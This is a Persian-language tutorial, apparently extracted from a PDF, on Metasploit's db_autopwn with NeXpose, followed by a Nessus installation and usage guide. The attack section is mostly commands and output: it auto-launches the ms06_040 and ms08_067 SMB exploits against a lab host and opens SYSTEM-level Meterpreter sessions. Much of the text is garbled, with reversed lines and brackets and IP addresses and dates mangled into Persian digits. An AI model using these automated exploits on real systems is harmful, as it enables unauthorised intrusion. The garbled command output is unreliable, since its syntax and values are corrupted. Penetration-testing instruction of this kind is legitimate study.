refs=CVE-2008- proto=tcp name=NEXPOSE-windows-hotfix-ms09-001
4114,CVE-2008-4835,CVE-2008-4834,SECUNIA-31883,URL-
http://www.vallejo.cc/proyectos/vista_SMB_write_DoS.htm,URL-
http://www.zerodayinitiative.com/advisories/ZDI-09-001/,URL-
http://www.zerodayinitiative.com/advisories/ZDI-09-002/,NEXPOSE-windows-
hotfix-ms09-001

[*]

host=192.168.1.161 port=161 :Time: 2010-08-22 18:12:08 UTC Vuln
refs=CVE-1999-0186,CVE-1999- proto=udp name=NEXPOSE-snmp-read-0001
-0254,CVE

CVE-1999-0516,CVE-1999-0517,CVE-2001-0514,CVE-2002-,٠٤٧٢-١٩٩٩
0109,BID-2807,NEXPOSE-snmp-read-0001

[*]

host=192.168.1.161 port=161 :Time: 2010-08-22 18:12:09 UTC Vuln
=proto=udp name

ما قطعا از این اطلاعات بدست آمده در اسکن در حملات نسبت به آسیب پذیری های خاص استفاده می کنیم با توجه به اینکه کشف این آسیب پذیری ها در محیط آزمایشگاهی است باید از دستور db_autopwn استفاده کنیم

```
db_autopwn -h < msf
[Usage: db_autopwn [options [*]
Display this help text    h-
Show all matching exploit modules    t-
Select modules based on vulnerability references    x-
Select modules based on open ports    p-
Launch exploits against all matched targets    e-
Use a reverse connect shell    r-
(Use a bind shell on a random port (default    b-
Disable exploit module output    q-
Only run modules with a minimal rank [rank] R-
range] Only exploit hosts inside this range] I-
range] Always exclude hosts inside this range] X-
PI [range] Only exploit hosts with these ports open-
```

```
PX [range] Always exclude hosts with these ports open-
regex] Only run modules whose name matches the regex] m-
Maximum runtime for any exploit in seconds [secs] T-
```

حال حمله روی تمامی اهداف مورد نظر که آسیب پذیری دارند و گرفتن خروجی روی دیتابیس به تصویر زیر توجه کنید

```
db_autopwn -x -e < msf
sessions]): Launching ·]۲/۱)[*]
…exploit/windows/smb/ms06_040_netapi against 192.168.1.161:445
sessions]): Launching ·]۲/۲)[*]
…exploit/windows/smb/ms08_067_netapi against 192.168.1.161:445
sessions]): Waiting on 2 launched modules to finish ·]۲/۲)[*]
…execution
<- opened (192.168.1.101:42662 Meterpreter session 1 [*]
at 2010-08-22 12:14:06 -0600 (۱۹۲,۱۶۸,۱,۱۶۱:٤۲۶۵
sessions]): Waiting on 1 launched modules to finish ۱]۲/۲)[*]
…execution
sessions]): Waiting on 0 launched modules to finish ۱]۲/۲)[*]
…execution

msf
```

حال مانند meterpreter دستیابی به session ها

```
sessions -l < msf

Active sessions
```

```
==============

Connection             Information    Type Id
----------             -----------    ---- --
NT AUTHORITY\SYSTEM @ XEN-XP-SP2-BARE meterpreter ١
١٩٢,١٦٨,١,١٦١:٤٢٦٥ <- ١٩٢,١٦٨,١,١٠١:٤٢٦٦٢


sessions -i 1 < msf
…Starting interaction with 1 [*]


sysinfo < meterpreter
Computer: XEN-XP-SP2-BARE
.(Windows XP (Build 2600, Service Pack 2 :  OS
x86 :  Arch
Language: en_US
< meterpreter
```

MSFCONSOLE NEXPOSE FROM

برای اجرای nexpose در متا اسپلویت و استفاده از کنسول msf ابتدا باید پلاگین آن نصب گردد.

```
nexpose load < msf
```

```
__ __   _ _ _____ _   _       ____
___ ___ ___  __ _/ /\ \___||\|| ___|| __ (_) __ _ _ __ \ _ |
\ _ /|__ /\ _ / \ _'|/ \\ _ /||\ | / / |`_ /||\ _'|`_ / (_||
/__ \__\(_)|(_||\ //__ | \|| / /||_)||(_||_)> _ |
|___\/___|/___\/__.\_\/_/___\|_\|_|  /_/|_,__\|_|/__.|_,__\_\|_|
|_|                 |_|
```

activated NeXpose integration has been [*]

nexpose :Successfully loaded plugin [*]

help < msf

Commands NeXpose
==========

Command Description
---------- -------

scan jobs on the NeXpose instance nexpose_activity Display any active
running NeXpose instance (nexpose_connect Connect to a
([user:pass@host[:port

Disconnect from an active NeXpose instance nexpose_disconnect
scan but only perform host and minimal nexpose_discover Launch a
service discovery
nexpose_dos Launch a scan that includes checks that can crash
(and devices (caution services

ports and all nexpose_exhaustive Launch a scan covering all TCP
authorized safe checks
scan against a specific IP range and nexpose_scan Launch a NeXpose
import

قبل از هرکاری بعد از نصب nexpose در metasploit باید ابتدا به سرور نرم افزار وصل و ارتباط گرفت تا بتوانیم به اسکن اهداف خود بپردازیم البته این ارتباط برای امنیت بیشتر می تواند به صورت ssl هم باشد.

```
nexpose_connect dookie:s3cr3t@192.168.1.152 < msf
```

```
Warning: SSL connections are not verified in this release,  [-]
it is possible for an attacker
with the ability to man-in-the-middle the NeXpose      [-]
traffic to capture the NeXpose
credentials. If you are running this on a trusted      [-]
'network, please pass in 'ok
.as an additional parameter to this command     [-]
nexpose_connect dookie:s3cr3t@192.168.1.152 ok < msf
Connecting to NeXpose instance at 192.168.1.152:3780 with  [*]
…username dookie
< msf
```

حال پس از ارتباط با سرور می توانیم اسکن خود را شروع کنیم و این اسکن از طریق متا اسپلویت و در محیط کنسول آن اتفاق می افتد.

```
nexpose_discover -h < msf
[Usage: nexpose_scan [options

:OPTIONS

Exclude hosts in the specified range from the scan  E-
Only scan systems with an address within the specified  I-
range
Leave the scan data on the server when it completes     P-
((this counts against the maximum licensed IPs
Specify a minimum exploit rank to use for automated  R-
exploitation
Automatically launch all exploits by matching reference     X-
(and port after the scan completes (unsafe
```

```
Specify credentials to use against these targets (format   c-
[[is type:user:pass[@host[:port
Scan hosts based on the contents of the existing    d-
database
This help menu    h-
The maximum number of IPs to scan at a time (default is   n-
(32
The directory to store the raw XML files from the NeXpose   s-
(instance (optional
The scan template to use (default:pentest-audit   t-
options:full-audit,exhaustive-audit,discovery,aggressive-
(discovery,dos-audit
Display diagnostic information about the scanning    v-
process
Automatically launch all exploits by matching reference    x-
(after the scan completes (unsafe

nexpose_discover 192.168.1.161 < msf
Scanning 1 addresses with template aggressive-discovery in [*]
sets of 32
Completed the scan of 1 addresses [*]
< msf
```

پس از آن برای دیدن اطلاعات داخل آن دوباره ما دستورات مربوط به دیتابیس را صادر می کنیم
طبق عکس

db_services < msf

Services
========

```
info                    name                    port  proto  s        created_at
updated_at              Host        Workspace  tate
---------  -----  -----  ----                    ----           ----        ----------

---------       ----         -

۱۸:۲٤:۲۸ ۲۲-۰۸-۲۰۱۰

open   2010-08-   UTC                    ntp                     123   udp
22 18:24:28 UTC  192.168.1.161  default
UTC                    dce endpoint  ۱۸:۲٤:۳۰ ۲۲-۰۸-۲۰۱۰

open   2010-08-22 18:24:30    resolution          135   tcp
UTC  192.168.1.161  default
UTC                    cifs name  ۱۸:۲٤:۲۸ ۲۲-۰۸-۲۰۱۰

open   2010-08-22 18:24:28    service             137   udp
UTC  192.168.1.161  default
UTC  Windows 2000 LAN  ۱۸:۲٤:۲۸ ۲۲-۰۸-۲۰۱۰

open   2010-08-22 18:24:28    Manager  cifs                     139   tcp
UTC  192.168.1.161  default
۱۸:۲٤:۳۰ ۲۲-۰۸-۲۰۱۰

open   2010-   UTC                    snmp                     161   udp
08-22 18:24:30 UTC  192.168.1.161  default
UTC  Windows 2000 LAN  ۱۸:۲٤:۳۰ ۲۲-۰۸-۲۰۱۰

open   2010-08-22 18:24:30    Manager  cifs                     445   tcp
UTC  192.168.1.161  default
UTC                    microsoft remote display  ۱۸:۲٤:۲۸ ۲۲-۰۸-۲۰۱۰

open   2010-08-22 18:24:28 UTC  192.168.1.161  default   protocol  3389  tcp


db_vulns < msf
host=192.168.1.161  :Vuln Time: 2010-08-22 18:24:25 UTC [*]

refs=CVE-2006-  name=NEXPOSE-dcerpc-ms-netapi-netpathcanonicalize-dos
3439,NEXPOSE-dcerpc-ms-netapi-netpathcanonicalize-dos
host=192.168.1.161  :Time: 2010-08-22 18:24:26 UTC Vuln [*]

refs=CVE-2006-1314,CVE-2006-  name=NEXPOSE-windows-hotfix-ms06-035
1315,SECUNIA-21007,NEXPOSE-windows-hotfix-ms06-035
host=192.168.1.161  :Time: 2010-08-22 18:24:27 UTC Vuln [*]

refs=CVE-1999-0519,BID-494,URL-  name=NEXPOSE-cifs-nt-0001
http://www.hsc.fr/ressources/presentations/null_sessions/,NEXPOSE-cifs-nt-
0001
host=192.168.1.161  :Time: 2010-08-22 18:24:28 UTC Vuln [*]
```

refs=CVE-1999-0524,NEXPOSE- name=NEXPOSE-generic-icmp-timestamp
generic-icmp-timestamp
host=192.168.1.161 port=445 :Time: 2010-08-22 18:24:30 UTC Vuln [*]
refs=CVE-2008- proto=tcp name=NEXPOSE-windows-hotfix-ms09-001
4114,CVE-2008-4835,CVE-2008-4834,SECUNIA-31883,URL-
http://www.vallejo.cc/proyectos/vista_SMB_write_DoS.htm,URL-
http://www.zerodayinitiative.com/advisories/ZDI-09-001/,URL-
http://www.zerodayinitiative.com/advisories/ZDI-09-002/,NEXPOSE-windows-
hotfix-ms09-001
host=192.168.1.161 port=161 :Time: 2010-08-22 18:24:33 UTC Vuln [*]
refs=CVE-1999-0186,CVE-1999- proto=udp name=NEXPOSE-snmp-read-0001
0254,CVE-1999-0472,CVE-1999-0516,CVE-1999-0517,CVE-2001-0514,CVE-
2002-0109,BID-2807,NEXPOSE-snmp-read-0001
host=192.168.1.161 port=161 :Time: 2010-08-22 18:24:35 UTC Vuln [*]
proto=udp name

بعد از این از دستور db_autopwn استفاده می کنیم با همان توضیحات قبل

```
db_autopwn -x -e < msf
sessions]): Launching ·]۲/۱)[*]
…exploit/windows/smb/ms06_040_netapi against 192.168.1.161:445
sessions]): Launching ·]۲/۲)[*]
…exploit/windows/smb/ms08_067_netapi against 192.168.1.161:445
sessions]): Waiting on 2 launched modules to finish ·]۲/۲)[*]
…execution
sessions]): Waiting on 1 launched modules to finish ۱]۲/۲)[*]
…execution
<- Meterpreter session 2 opened (192.168.1.101:51373 [*]
at 2010-08-22 12:26:49 -0600 (۱۹۲,۱۶۸,۱,۱۶۱:۳۵۱۵۶
sessions]): Waiting on 0 launched modules to finish ۱]۲/۲)[*]
…execution

sessions -l < msf
```

```
Active sessions
===============

Connection             Information    Type Id
----------             -----------    ---- --
NT AUTHORITY\SYSTEM @ XEN-XP-SP2-BARE meterpreter ۲
۱۹۲,۱۶۸,۱,۱۶۱:۳۵۱۵۶ <- ۱۹۲,۱۶۸,۱,۱۰۱:۵۱۳۷۳


sessions -i 2 < msf
…Starting interaction with 2 [*]


sysinfo < meterpreter
Computer: XEN-XP-SP2-BARE
.(Windows XP (Build 2600, Service Pack 2 :  OS
x86 :  Arch
Language: en_US
exit < meterpreter


Reason: User exit .Meterpreter session 2 closed [*]
< msf
```

Working With Nessus

در ابتدا احساس میکنم درباره این نرم فزار توضیحاتی ارائه کنم و سپس به مقوله استفاده از این ابزار در متااسپلویت و دستوراتی که می توان استفاده نمود بپردازم .

یک نرم‌افزار برای Vulnerability Scanning است. اگر بخوام دقیق‌تر بگم بهترین نرم‌افزار Vulnerability Scanning که به صورت Network-Based به کار میره. مهم‌ترین ویژگی این نرم‌افزار مجانی و Open-Source بودن آن است (اگرچه تو ایران همه‌چی مجانیه!) این نرم‌افزار توسط Renaud Deraison نوشته شده و توسط او توسعه پیدا می‌کند.

ویژگی مهم دیگر اون داشتن حالت Client-Server است. فرض کنید که از چند کامپیوتر به صورت شبکه‌ای استفاده می‌کنید. اگر بخواهید در تعدادی از این کامپیوترها از Nessus استفاده کنید، کافی است فقط در یکی از آنها سرور Nessus و روی همه Client اونو اجرا کنید. ولی اگه فقط یه کامپیوتر دارید و می‌خواین روی اون از Nessus استفاده کنید، هم کلاینت و هم سرور Nessus رو باید نصب و اجرا کنید.

در حال حاضر Server نرم‌افزار Nessus فقط برای سیستم‌های عامل مبتنی بر یونیکس مثل لینوکس، OpenBSD Unix و... در دسترس است ونسخه ویندوزی وجود نداره. پس اگه روی یک کامپیوتر هم کلاینت و هم سرور اونو نصب می‌کنید، سیستم‌عامل اون کامپیوتر باید مبتنی بر یونیکس باشه. به عبارت دیگه اگه از سیستم‌عامل ویندوز استفاده می‌کنید، وقت خودتون رو با خوندن این مقاله تلف نکنید! اما راجع به کلاینت Nessus باید عرض کنم که نسخه‌های ویندوز (به نام NessusWX) و نسخه جاوا و نیز نسخه‌های مبتنی بر یونیکس وجود داره. یعنی اینکه اگه چند تا کامپیوتر به صورت شبکه در اختیار دارین، اونی که قراره سرور Nessus روش نصب بشه باید مبتنی بر یونیکس باشد و بقیه که کلاینت هستند، می‌تونن هر چیزی باشند. امیدوارم متوجه شده باشین!

من در این مقاله فرض می کنم که شما سیستم‌عامل لینوکس دارید و می‌خواهید هم سرور و هم کلاینت Nessus رو روی همون کامپیوتر نصب کنید. برای استفاده از Nessus باید لینوکس شما هم nmap و هم gtk و هم OpenSSL رو داشته باشه که معمولا داره (فقط اگه nmap ندارین، یه فکری براش بکنید!)

همچنین یک نرم افزار دارد به نام openvas در back track وجود که تحت عنوان پروژه nessus2 که تحت GPLمنتشر شده است

از کجا Nessus رو دانلود کنم؟

برای دانلود Nessus باید به به آدرس http://www.nessus.org/download.html مراجعه کنید. در این صفحه می‌تونید آخرین نسخه از Nessus رو ببینید که به صورت یک لینک داخل جدول خاکستری رنگ هستش. روی همون کلیک کنید، تا به یک صفحه دیگر منتقل شوید. در این صفحه جدید دو تا جدول می‌بینید که یکی وسط‌های صفحه و دیگری آخرهای صفحه است. بالای جدول اولی نوشته شده:

You can find the installer here

ما از همین جدول استفاده می‌کنیم. توجه کنید که Nessus را می‌توان به سه شکل مختلف نصب کرد که ما همین روش که nessus-installer نام داره رو انتخاب می‌کنیم. از همین جدول با توجه به منطقه جغرافیایی که هستید، روی یکی از لینک‌ها کلیک کنید (هرچقدر اون کشور به شما نزدیک‌تر باشه سرعت داونلود بالاتر میره ولی در کل همه لینک‌ها قرتی‌بازیه! هر کدوم رو خواستید کلیک کنید). شما به یک صفحه جدید منتقل می‌شوید و در این صفحه سه تا فایل وجود داره به نام‌های MD5 و README.txt و nessus-installer.sh که از این سه تا nessus-installer.sh رو باید داونلود کنید که فکر کنم سه چهار مگی باشه در مورد فایل MD5 هم بگم که می‌تونین داونلودش کنید یا نکنید. اگه خیلی وسواس دارید که مطمئن بشید این نرم‌افزار که داونلود می‌کنید دقیقا همونیه که Nessus.org تولید کرده (یعنی اینکه نرم‌افزار تغییر یافته نیست و کدهای اضافی مثل spy-ware و ... اینا نداره) این فایل رو هم می‌تونید داونلود کنید، تا بعد از اینکه فایل nessus-installer.sh رو گرفتید به کمک دستور md5sum در لینوکس این موضوع رو تست کنید. بنابراین فایل اصلی و لازم همون nessus-installer.sh هستش.

- فایل nessus-installer.sh رو دانلود کردم. چطوری نصب کنم؟

اولا باید در مود root یعنی super-user به لینوکس login کرده باشید. حالا shell لینوکس رو باز کرده و به دایرکتوری که فایل رو اونجا داونلود کرده‌اید وارد شوید. مثلا اگر در /root/Desktop فایل رو دانلود کرده‌اید، می‌نویسید:

cd /root/Desktop #

حالا دستور زیر رو می‌نویسید:

nessus-installer.sh sh #

بلافاصله صفحه پاک می‌شه و نوشته زیر میاد (البته صفحه پاک نمی‌شه فقط اینکه انقدر نوشته میاد که به نظر میرسه صفحه پاک شده):

NESSUS INSTALLATION SCRIPT

Welcome to the Nessus Installation Script !

This script will install Nessus 2.0.7 (STABLE) on your system.

Please note that you will need root privileges at some point so that the installation can complete.

Nessus is released under the version 2 of the GNU General Public License (see http://www.gnu.org/licences/gpl.html for details).

To get the latest version of Nessus, visit http://www.nessus.org/

Press ENTER to continue

دکمه Enter رو فشار می‌دهید. یه سری چرت و پرت نوشته میشه و صفحه پاک شده و متن زیر میاد:

Nessus installation : installation location

? Where do you want the whole Nessus package to be installed
[/usr/local]

این میگه که Nessus رو کجا نصب کنم؟ شما دکمه Enter رو فشار بدین که در محل پیش‌فرض یعنی /usr/local نصب بشه. حالا صفحه پاک میشه و نوشته زیر میاد:

Nessus installation : Ready to install

.Nessus is now ready to be installed on this host
installation process will first compile it then install it The

ENTER to continue Press
بازهم چرت و پرت‌ها شروع به ظاهر شدن می‌کنند ولی این‌دفعه یکم بیشتر طول میکشه که اراجیف تموم بشن (اینا ابدا اراجیف نیستند ولی چون ما به صورت اتوماتیک داریم نصب می‌کنیم، اصلا لزومی نداره فکرتون رو خراب بکنید!) حالا می‌تونین یه چایی واسه خدتون بریزین و چند دقیقه استراحت کنید.
وقتی کار نصب تموم شد، صفحه زیر ظاهر میشه:

Nessus installation : Finished

Congratulations ! Nessus is now installed on this host

. Create a nessusd certificate using /usr/local/sbin/nessus-mkcert
. Add a nessusd user use /usr/local/sbin/nessus-adduser
. Start the Nessus daemon (/usr/local/sbin/nessusd -D use)

use /usr/local/bin/nessus (Start the Nessus client (nessus .
usr/local/sbin/uninstall-nessus/ To uninstall Nessus, use .

nessus-update-plugins' periodically to update your' Remember to invoke .
list of plugins

: A step by step demo of Nessus is available at .
/http://www.nessus.org/demo

Press ENTER to quit
یه Enter بزنید که نصب تموم بشه. این صفحه آخر اطلاعات مهمی داره که توضیح میدم.
اولین جمله اینه:

certificate using /usr/local/sbin/nessus-mkcert Create a nessusd
پس ما در Shell می‌نویسیم:

usr/local/sbin/nessus-mkcert/ #
وقتی Enter بزنیم، صفحه پاک شده و متن زیر ظاهر میشه:

Creation of the Nessus SSL Certificate

This script will now ask you the relevant information to create the SSL certificate of Nessus. Note that this information will *NOT* be sent to anybody (everything stays local), but anyone with the ability to connect to your
.Nessus daemon will be able to retrieve this information

:certificate life time in days [1460 CA]
از همین جا تا آخر کار ۶ تا Enter به ترتیب می‌زنیم تا کار ایجاد certification تموم بشه. به صورت زیر:

:[certificate life time in days [1460 CA
:[۳۶۵] Server certificate life time in days
:[Your country (two letter code) [FR
:[none] Your state or province name
:[Your location (e.g. town) [Paris
:[Users United Your organization [Nessus

بعد صفحه زیر میاد:

Creation of the Nessus SSL Certificate

.Congratulations. Your server certificate was properly created

/usr/local/etc/nessus/nessusd.conf updated

: were created The following files

. Certification authority :
/usr/local/com/nessus/CA/cacert.pem = Certificate
/usr/local/var/nessus/CA/cakey.pem = Private key

. Nessus Server :
/usr/local/com/nessus/CA/servercert.pem = Certificate
/usr/local/var/nessus/CA/serverkey.pem = Private key

Press [ENTER] to exit

حالا آخرین Enter رو هم می‌زنیم، تا کار تموم بشه.

پس ما تا حالا هم nessus-installer.sh رو اجرا کردیم و هم SSL Certificate برای Nessus درست کردیم. حالا باید یک user روی سرور nessus درست کنیم که بتونیم بعدا از طریق او به نرم‌افزار login کنیم. برای این‌کار از دستور زیر استفاده می‌کنیم:

usr/local/sbin/nessus-adduser/ #

به محض اجرای این دستور متن زیر ظاهر میشه:

Add a new nessusd user

Login :

این یعنی یک username وارد کن. اسم مورد نظر رو وارد می‌کنیم و بعد سطر زیر میاد:

Authentication (pass/cert) [pass] :

این یعنی روش هویت‌سنجی چی باشه. ما Enter می‌زنیم که همون پیش‌فرض یعنی pass بمونه. بعد سطر زیر میاد:

Login password :

اینجا باید پسورد برای یوزر رو وارد کنیم. اول یه نگاه به چپ، بعد یه نگاه به راست، بعد یه نگاه به عقب! حالا پسورد رو بنویسید (از کاراکتر * موقع وارد کردن پسورد خبری نیست. واسه همین مراسم رو بجا آوردیم!)

حالا این متن ظاهر میشه:

User rules
---

rules system which allows you to restrict the hosts nessusd has a
to test. For instance, you may want that ali has the right
.only him to be able to scan his own host

Please see the nessus-adduser(8) man page for the rules syntax

Enter the rules for this user, and hit ctrl-D once you are done :
(the user can have an empty rules set)

اینجا میشه یه سری Rules واسه user تعریف کنیم که دامنه جاهایی که می‌تونه اسکن کنه رو محدود کنیم، ولی فعلا لازم نیست، پس ترکیب ctrl-D رو فشار می‌دیم. حالا این ظاهر میشه:

Login : xxxxxxxxxx

Password : yyyyyyyyy

: DN
: Rules

[y/n) [y) ? Is that ok
یه Enter می‌زنیم که کار تموم بشه.
تبریک می‌گم. نرم‌افزار nessus به همین راحتی نصب شد!

- نرم‌افزار رو نصب کردم. حالا چطوری nessus را اجرا کنیم؟

۱- هر بار که کامپیوتر رو restart می‌کنید، اگه بخواین از nessus استفاده کنید، اول باید سرور nessus رو اجرا کنید. برای اجرا کردن سرور nessus که به اون nessus daemon یا به شکل خلاصه nessusd می‌گن، دستور زیر رو می‌نویسیم:

usr/local/sbin/nessusd -D/ #
به این راحتی سرور nessus راه‌اندازی می‌شود.
۲- حالا کلاینت رو اجرا می‌کنیم. نکته مهم اینکه هر چند تا کلاینت که بخواین می‌تونین اجرا کنید. برای این کار از دستور زیر استفاده می‌شود:

usr/local/bin/nessus/ #
با اجرای این دستور پنجره نرم‌افزار ظاهر میشه. توجه کنید که nessus در حالت متنی هم کار می‌کنه ولی استفاده از حالت گرافیکی راحت‌تر است.

- پنجره کلاینت nessus باز شده است. چگونه از nessus استفاده کنیم؟

در صفحه اول login-name و password رو وارد کنید. اگر برای بار اول login می‌کنید، ممکن است که پنجره‌ای باز شود به اسم SSL Setup که دارای سه سطر با دکمه رادیویی است که اولی را که به صورت پیش‌فرض انتخاب شده رو تغییر نمی‌دهیم و دکمه OK رو فشار می‌دهیم. ولی اگر بار اول نباشد، این پنجره ظاهر نمی‌شود و اگر username و password درست باشد، برگه دوم که Plugins نام دارد باز می‌شود.

در مورد Plugins باید توضیح بیشتری بدم. میشه گفت Plugins قلب نرم‌افزار nessus است. مثلا فرض کنید که nessus می‌خواد تست کنه که آیا قربانی مشکلی به اسم Unicode bug دارد یا نه. واسه این کار باید یک Plugin خاص داشته باشد که این مطلب رو تست کنه. Plugin ها به صورت فایل‌های جدایی هستند که معمولا به زبان NASL که مخصوص nessus است نوشته می‌شوند (اگرچه می‌توان با توابع مخصوص nessus به زبان C هم Plugin نوشت). در قسمت بالای پنجره می‌بینید که در آن Plugins دسته‌بندی شده‌اند مثل Windows و SNMP و ... هر کدوم را که انتخاب کنید، در پایین پنجره لیست Plugins مرتبط ظاهر میشه. و می‌توان اون‌ها رو فعال یا غیر فعال کرد. هر Plugins ی که فعال باشه، روی قربانی تست خواهد شد و اگه nessus تشخیص بده قربانی اون مشکل رو داره، اونو گزارش خواهد کرد. در حال حاضر نرم‌افزار nessus با بیش از هفت‌صد Plugin عرضه میشه یعنی می‌تونه بیش از ۷۰۰ نوع حفره امنیتی (و گاه اطلاعات مهم رو) به ما ارائه بده و در واقع قدرت nessus در همین plugin هاست. مرتبا plugin های جدیدی واسه حفره‌های امنیتی جدیدی که کشف می‌شن نوشته میشه و به سایت اضافه میشه که بعدا توضیح می‌دم چطوری این plugin های جدید رو داونلود کنیم.

اگه بخوام به‌صورت مختصر بگم، ما در این برگه مشخص می‌کنیم کدام Vul ها روی سرور تست بشن که nessus ببینه اون vul هست یا نه!

بر خلاف عقیده بعضی‌ها باید عرض کنم که nessus سایت یا سروری رو hack نمی‌کنه، فقط به ما کمک می‌کنه که بدونیم واسه هک کردن اون سرور از چه راهی باید وارد بشیم!

نکته بعدی اینکه nessus بعضی از plugin ها رو به نام dangerous plugins معرفی می‌کنه که plugin هایی هستند که اگه روی یه سرور تست بشوند ممکنه که کامپیوتر قربانی hang کنه یا کند بشه یا restart بشه. اگه بخوایم همه plugin ها روی قربانی تست بشه، دکمه Enable all را فشار میدیم و اگه بخوایم همه رو بجز اونایی که خطرناک هستند، تست کنیم، دکمه Enable all but dangerous plugins رو انتخاب می‌کنیم و اگه بخوایم همه غیر فعال بشوند، disable all رو کلیک می‌کنیم.

برگه بعدی Prefs نام دارد. در این برگه می‌توان تنظیماتی در مورد Plugin ها انجام داد. مثلا اگه لازم به Ping کردن باشه، میشه مشخص کرد که TCP یا ICMP باشد. یا اگر اطلاعاتی راجع به SMB یا FTP مثل username یا password داریم وارد کنیم و ... معمولا این برگه رو تغییر نمیدیم.

برگه بعدی Scan Options است. در این برگه می‌توان مشخص کرد چه port هایی اسکن شود و ... که این برگه را هم تغییر نمیدیم. دقت کنید که Port Scanning در nessus از طریق nmap صورت می‌گیرد.

آخرین برگه مهم Target Selection نام دارد که مشخص می‌کند که کجا رو می‌خوایم اسکن کنیم.
چند مثال از مواردی که در قسمت (targets) میشه نوشت رو می‌گم:
۱- اگه بخوایم ip به شماره ۱۹۲,۱۳۰,۱۲,٤٥ رو اسکن کنیم:

۱۹۲,۱۳۰,۱۲,٤٥
۲- اگه بخوایم ip هایی رو سه رقم اول اون ۱۹۲ و ۱۳۰ و ۱۲ و رقم آخر هم بین ۱۰ تا ۳۰ باشد رو تست کنیم:

۳۰-۱۹۲,۱۳۰,۱۲,۱۰
۳- اگه بخوایم ip هایی رو که سه رقم اول همون بالایی‌ها و رقم آخر از ۰ تا ۲۵۵ باشد رو اسکن کنیم، می‌شود به دو صورت نوشت:

۲۵۵-۱۹۲,۱۳۰,۱۲,۰

۲٤/۱۹۲,۱۳۰,۱۲,۰
٤- اگه بخوایم دو تا ip جدا رو تست کنیم، با یک کاما (,) از هم جدا می‌کنیم:

۱۹۲,۱۳۰,۱۲,۲۵،۱۹۲,۱۲۵,٤٦,۱۲۰
۵- اگه بخوایم از روی دومین یک سرور (سایت) رو اسکن کنیم، دومین رو می‌نویسیم:

http://www.iums.ac.ir/
حالا که همه‌چی آماده است، دکمه Start the Scan رو از پایین پنجره کلیک می‌کنیم که کار اسکن شروع بشه.

- بعد از کلیک کردن Start the Scan چه اتفاقی می‌افتد؟

این پرسیدن داره؟! خوب اسکن شروع میشه. توجه کنید که با توجه به تعداد Plugin های انتخابی و ... زمان می‌تونه تا ۳۰ دقیقه یا بیشتر هم طول بکشه (یکی از ایرادهایی که به nessus وارد میشه،کند بودن اونه) خلاصه تو این مدت بهتره برید ناهارتون رو هم بخورید! بعد از اتمام کار یه پنجره باز میشه که بیان می‌کنه چه حفره‌ای امنیتی در کامپیوتر قربانی کشف شده است. این حفره‌ها درجه‌بندی

شده هستند. مثلا بعضی‌ها در حد Low یعنی کم خطر، بعضی در حد Medium ، بعضی در حد High یعنی خطرناک و بعضی هم در حد Serious یعنی فاجعه! هستند. اونایی که High یا Serious هستند معمولا اگه ازشون استفاده بشه، میشه سرور رو هک کرد. البته باید positive false رو هم در نظر داشت، یعنی مواردی که nessus یک حفره رو گزارش می‌کنه ولی حفره‌ای در کار نیست!
حالا شاید بپرسید که وقتی nessus یه حفره رو کشف کرد، چطور از طریق اون حفره به کامپیوتر قربانی نفوذ کنیم؟
همون‌طور که گفتم با خود nessus نمی‌شه. اما nessus در اکثر موارد یه CVE به ما میده که با کلیک روی اون لینک می‌تونیم، با کمی گشتن اینور و اونور exploit واسه اون حفره پیدا کنیم و دست به عمل کثیفی به اسم هک بزنیم! توجه کنید که در خیلی از کشورها یه port Scanning ساده هم جرم محسوب میشه، پس مراقب باشید
در همان پنجره‌ای که نتایج رو نشون میده، یه دکمه به اسم Save as وجود داره که به کمک اون میشه نتایج رو در قالب‌های مختلفی مثل text و html با نمودارها و... ذخیره کرد؛ تا بعدا دقیق‌تر بررسی بشوند.

- از دیدگاه یک هکر یا یک متخصص امنیت شبکه، nessus در چه جایگاهی است؟

مسلما جایگاه خیلی خیلی بلندی نیست! این نرم‌افزار فقط می‌تونه حفره‌هایی رو کشف کنه که plugin براش داشته باشه. از دیدگاه یک هکر، تجربه بسیار مهم‌تر از ابزاری چون nessus است (ضمنا nessus آنقدر ردپا بجا می‌ذاره که قابل چشم‌پوشی نیست) و از دیدگاه یک متخصص امنیت شبکه حتی اگر nessus هیچ حفره امنیتی را هم پیدا نکند،دلیل بر امن بودن ۱۰۰٪ اون سرور نیست. خلاصه کلام اینکه nessus نرم‌افزار خوبی است ولی خدا نیست!!

- نکاتی راجع به nessus

۱- گفتم که Plugin ها بصورت فایل‌های جداگانه هستند. اگه بخواین ببینید که این فایل‌ها چه شکلی‌اند یا چه اسم‌هایی دارند یا اینکه در حال حاضر چند plugin دارید به دایرکتوری /usr/local/lib/nessus/plugin بروید. با دستور زیر :

```
usr/local/lib/nessus/plugin/ cd #
```

```
ls #
```

۲- با تایپ دستور زیر به فولدر usr/local/sbin/ رفته و دستور ls رو صادر کنین:

```
# cd /usr/local/sbin
# ls
```

فایل‌های زیر رو خواهید دید:

```
nessus-adduser nessus-mkcert nessus-update-plugins
nessus-rmuser nessusd uninstall-nessus
```

از بین این فایل‌های اجرایی nessusd و nessus-mkcert و nessus-adduser رو قبلا توضیح دادم. حالا سه فایل دیگر رو توضیح می‌دم:

nessus-rmuser : همان‌طور که از اسمش بر می‌آید، می‌توان به کمک اون یک user خاص رو که قبلا با nessus-adduser ایجاد کرده‌ایم رو پاک کنیم.

